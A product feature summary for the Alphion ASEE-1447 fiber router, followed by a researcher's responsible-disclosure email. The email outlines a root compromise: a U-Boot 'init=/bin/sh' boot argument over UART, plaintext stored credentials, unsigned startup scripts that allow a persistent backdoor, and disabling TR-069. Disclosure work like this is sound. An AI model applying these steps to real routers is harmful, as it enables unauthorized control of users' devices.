The ASEE-1447 comes with the latest security features, including MAC address spoofing protection, MAC/IP address port binding, per-port access control list (ACL) based on port, MAC address and Ether-type, DoS prevention and wireless encryption protocols such as WEP and the more secure WPA/WPA2.

FEATURE SUMMARY

- ITU-T G.984 and G.988 compliant, BBF.247 ready
- BBF TR.156 VLAN Model compliant
- Indoor wall or table mount
- Four 10/100/1000Base-T Ethernet RJ-45 ports
- Two FXS POTS ATA RJ-11 ports
- USB 2.0 Host ports
- Wi-Fi Access Point (AP) 802.11b/g/n/ac 2Tx2R MIMO 2.4GHz/5GHz Wi-Fi interface
- Configurable for either Ethernet Bridged mode or Gateway Routed mode operation
- Built-in L2 wire-speed switch with dynamic bridging, 4k VLANs (Untagged, Priority tagged, Port based, 802.1q single tagged, 802.1ad (Q-in-Q) double tagged)
- ToS/DSCP to 802.1p mapping
- Flexible traffic mapping, policing & shaping
- VoIP features: SIP, multiple voice codecs, T.30 and T.38 Fax, various CLASS services
- Supports feature rich VoIP application profiles for Caller ID, Call progress, Call Waiting, Call Direct, and Call presentation
- Integrated router with features such as IPv4, IPv6, IPoE, PPPoE, NAT, DHCP, DNS, IP Filtering, IP forwarding, Static IP routing, IP QoS and Firewall
- Supports dual software image - working image & alternative image for image rollback
- Serial number or ID and password based activation and authentication



1–50 of 57

Vulnerability Disclosure: Root compromise on Alphion ASEE-1447 and request for Realtek linux SDK

Dheeraj Reddy <dheeraj.linuxdev@gmail.com> 12:19 PM (9 minutes ago)

to info

Hello Alphion Team,

I am writing to responsibly disclose several security vulnerabilities I have identified in the Alphion ASEE-1447 fiber router, based on the Realtek RTL9607C platform.

During a recent security assessment of this device, I successfully established a full, persistent root access of the system without requiring physical hardware modifications. The exploit chain uses weaknesses in the bootloader configuration and the proprietary configuration management system.

Summary of Findings:

1. The U-Boot environment allows for the interruption of the boot process and the addition of kernel arguments (`init=/bin/sh`), allowing unauthorized root access via UART.
2. The persistent `UBIFS` partitions store credentials including super admin passwords and ISP backend infrastructure details in unencrypted formats.
3. The device's initialization scripts (`rcS`) contain logic that executes unsigned scripts from the writable configuration partition (`/var/config`). This allows for the injection of a permanent backdoor that survives reboots and firmware resets.
4. It is possible to disable the TR-069 remote management daemon using internal flash utilities.

To assist in a more thorough analysis and to help your engineering team secure future firmware iterations, I am requesting access to the Realtek Linux SDK specifically for the RTL9607 chipset, if possible.

Currently, my analysis is based on reverse-engineering the firmware. Having access to the Linux SDK would allow me to:

1. Perform a deeper evaluation of the drivers and kernel modules.
2. Identify the root cause of these configuration vulnerabilities at the source code level.
3. Provide more specific patch recommendations to close these security gaps.

I am happy to provide the proof-of-concept scripts and logs, upon request. I look forward to your response regarding remediation steps and potential collaboration.

Best regards,

Dheeraj

Thank You

Website

Hackster

pagedout Article